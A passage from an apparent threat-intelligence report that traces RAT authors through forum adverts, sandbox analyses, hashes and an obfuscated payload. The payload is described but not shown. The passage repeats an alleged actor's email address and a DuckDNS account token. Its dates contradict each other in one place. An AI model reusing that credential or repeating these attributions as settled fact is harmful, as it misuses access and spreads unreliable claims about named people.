


Figure 140 OsamaCoder blog page

In its blogspot he/she advertises its own Remote Administration Tool:




Figure 141

There is also a related facebook page advertising the malware in operation, writing “Enjoy with victim ;,)” with a screenshot of the malware server in operation showing the monitor of a victim depicting what seems to be a skype call. The face of the victim was redacted for this report but reported in plain in the Facebook page. We can notice four hacked

endpoints from Poland, Brazil and Italy.




Figure 142

nine months before the threat actor advertised a new webcam functionality:




Figure 143

Umbrella-Win7

When it comes to “Umbrella-Win7” we found an analysis on any.run of an artifact called “SpyNote V8.6” with interesting metadata:

Figure 144

Pivoting through “Naseer 2012Coder” we found a hybrid-analysis tagged as **njrat** [source: https://hybrid-analysis.com/sample/81104a5c75a74eaec77a6495a7e2285d8cb75f6a28fa2af554277e10b3714fb6/60458e5ee0657613de26bdea]




Figure 145

We won’t go into details for this sample.

FUD Mario

On an underground hacking forum thread on Indetectables, a user references a “mega pack de FUD Mario” in the context of modding tools and builder utilities. This suggests that “FUD Mario” is a named tool or toolkit used within FUD/malware authoring communities, though no direct technical details about its function or samples were provided.




Figure 146

Pjoao1578

When it comes to Pjoao1578, we can retrieve a lot of information and report citing him.

One of the first results is an archive.org account using this alias:




Figure 147

What is interesting is what this user archived on 8th august 2021. A base64 encoded and obfuscated PE (TTP already seen since 2024 and linked to the “steganoamor” campaign attributed to TA558 by vendors), using a “chess horse” which is the signature of Pjoao1578, as we’ve seen:

Figure 148 obfuscated payload

With a simple string reverse, replacement and base64 conversion it is possible to retrieve the PE:




Figure 149 decoding of the PE

It results to be a ClassLibrary1.dll file, used in the UpCrypter killchain:




Figure 150 ClassLibrary1.dll evidence

It’s also possible to retrieve a Joe Sandbox analysis from 20th April 2023 of a VBS file, where it is possible to read in the strings “Coded by Pjoao1578”

Description	Value
Name	Purchase_Order.xls.vbs
MD5	8faf36edfae1ec0e8eccd3c562c03903
SHA256	9d9cfe5b31a3b0204e3c65d440d8355e33f7c056b087ec6aba3093ae1a099ac0
Dimension	540.285 byte
Entropy	2.152




Figure 151

There is also a video on RUTUBE from 2024 advertising the version 2.7 of DesckVB RAT, showing similar capabilities:




Figure 152 DesckVB RAT 2.7 advertising

We also retrieved a “Pjoao1578” account, likely associated with the same threat actor, advertising in Portuguese its own “Duckdns Updater”, saying it is **written in VB.NET** and leaking one of its email addresses.



Índice general
General
Manuales y Tutoriales
!! Duckdns Updeter By Pjoao1578 !!
Responder
1 mensaje
Buenas noche hermanos, soy nuevo en es foro, hoy trago para ostedes my application creado en vb.net, espero que lo disfruten.
PJOAO1578
pjoao1578
Sin síntomas
Duck DNS
account pjoao1578pro@gmail.com
type free
token bb1bc141-cd97-4955-872e-37f219ea689a
token generated 1 month ago
created date Jun 13, 2017 1:18:21 AM
domains
domain
current ip
ipv6
changed
1578123
14 seconds ago
Temas Recientes
Consulta
por ktulu315 en Dudas y Preguntas
Vendeta
por Soriano pirate en Mensajes Entre Nosotros
Armadillo
por Armadel-Nova en Dudas y Preguntas
Ayuda para eliminar un msg...
por Armadel-Nova en Dudas y Preguntas
Feliz año Indetectables
por TITAN en Mensajes Entre Nosotros
Express VPN Checker Fast V...
por sell_botnet en Nuestros Programas

Figure 153

We've also found a "Pjoao1578" account active since 2013 in a Portuguese-speaking underground forum, self-referencing a Brazilian municipality in its own profile.

